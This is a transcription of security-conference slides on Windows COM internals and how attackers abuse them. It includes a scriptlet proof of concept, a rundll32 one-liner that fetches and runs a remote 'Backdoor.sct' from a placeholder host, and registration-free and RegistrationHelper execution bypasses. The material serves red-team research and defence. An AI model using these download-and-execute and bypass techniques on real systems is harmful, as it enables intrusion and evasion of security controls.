Windows Operating System Archaeology

Matt Nelson
Casey Smith

Who Are We?

- Matt Nelson (@enigma0x3)
  - Senior Operator and Security Researcher at @SpecterOps
  - enigma0x3.net

- Casey Smith (@subTee)
  - Mandiant Red Team
  - subt0x10.blogspot.com

Objectives For This Talk

Foster curiosity & further research

Provide references

Call attention to the attack surface and capabilities

What Will We Discuss?

COM Overview

COM Research Methodology

Malicious COM Tactics

COM Overview

-Brief Background

-Registration

-Resolution

COM Architecture and History - in 2 minutes ;-)

What are COM components?

COM components are cross-language classes backed by:


- DLL (Dynamic-Link Libraries)
- OCX (ActiveX controls)
- TLB (Type Libraries)
- EXE (Executables)
- SCT (XML files)

Location Transparency Principle

Example - COM Scriptlet XML

XML Files - We use these for POC examples

Registration Block



```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
</registration>
<script language="JScript">
                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
</script>
</scriptlet>
```

COM Object Type Registration

To find a component when a program needs it,
it is USUALLY registered

What Registry keys are related to COM object registration?

HKLM

+ <u>HKCU</u>

HKCR

What registry entries are needed to register a COM object?

https://blogs.msdn.microsoft.com/larryosterman/2006/01/11/what-registry-entries-are-needed-to-register-a-com-object/

Also XRef:

Minimal COM object registration

https://blogs.msdn.microsoft.com/larryosterman/2006/01/05/minimal-com-object-registration/

COM Object Type Resolution

CLSID - GUID - {AAAA1111-0000-0000-0000-0000FEEDACDC}


ProgID - String

Monikers - “scriptlet:http://example.com/file.sct”

GetObject - CreateObject Methods

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";a=GetObject('scriptlet:https://example.com/Backdoor.sct');a.Exec();close();
```

WMI GetObject example




1. Call **GetObject** with a moniker in the input parameter.

VB

```
'the simple version
Set MyObject = GetObject("winMgmts::Win32_scheduledJob")

'Or the more complex version
strComputer = "."
Set MyObject = GetObject("winMgmts:{impersonationLevel=imper
```

Registry Example



Registry Editor

File Edit View Favorites Help

```
{f744e496-1b5a-489e-81dc-fbd7ac6298a8}
    InprocServer32
    Insertable
  > MiscStatus
    ProgID
    ToolboxBitmap32
    TreatAs
    TypeLib
    Version
    VersionIndependentProgID
> {F751293B-DC01-468D-925C-2B361958272
```

Name	Type
(Default)	REG_SZ

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{f744e496-1b5a-489e-81dc-fbd7ac6298a8}

COM Registry Keys

https://msdn.microsoft.com/en-us/library/windows/desktop/ms678477(v=vs.85).aspx

Regsvr32.exe

Regasm.exe

Regsvcs.exe

These tools usually handle the registration and registry key population for us.

Example Call To Create/Locate an Object





Figure 6-1: Creation sequence of an object from a DLL server. Function calls not in COM are from the Windows API.

What does all this mean?

COM Artifacts and details can be found in the registry.

Usually...



Avoid Registration Process

Sample Objective:

Execute .NET code inside Windows Scripting Host

Without registering the COM object.


Registration-Free COM Activation

Microsoft.Windows.ActCtx Object

Attach a Manifest or Download ManifestURL

Loads dll without registration.


https://github.com/subTee/RegistrationFreeCOM



```
var actCtx = new ActiveXObject("Microsoft.Windows.ActCtx");
actCtx.Manifest = "dynwrap.manifest";

var DX = actCtx.CreateObject("DynamicWrapperX");
DX.Register("user32.dll", "MessageBoxW", "i=hwwu", "r=l");
res = DX.MessageBoxW(0, "Hello, world!", "Test", 4);
```

RegistrationHelper - Bypass via CScript.exe


https://gist.github.com/subTee/631f859c7890316b7e9a880cf4a51500



```
var a = new ActiveXObject("System.EnterpriseServices.RegistrationHelper");
try
{
        a.InstallAssembly("example.dll", null, null, 0 );
}
```

Example

https://gist.github.com/subTee/631f859c7890316b7e9a880cf4a51500



```
namespace Delivery
{
        [GuidAttribute("4fb2d46f-efc8-4643-bcd0-6e5bfa6a174c")]
    public class Bypass : ServicedComponent
    {
        public Bypass() { Console.WriteLine("I am a basic COM Object"); }

        [ComRegisterFunction] //This executes if registration is successful
        public static void RegisterClass(string key)
        {
            Console.WriteLine("Hey From Register!");
        }

        [ComUnregisterFunction] //This executes if registration fails
        public static void UnRegisterClass(string key)
        {
            Console.WriteLine("Hey From UnRegister!"); //This runs if you don't have Admin Permissions ;-)
        }
    }

}
```

In Memory Assembly Execution JScript/VBScript

https://github.com/tyranid/DotNetToJScript

This is Amazing!

Executes a .NET assembly IN JSCRIPT


This dramatically extends capabilities of COM Scriptlets

No Dll On Disk.

Works for .NET 2 and 3.5 Only

Methodology Examples

Using Procmon to trace resolution



Process Monitor Filter


Display entries matching these conditions:

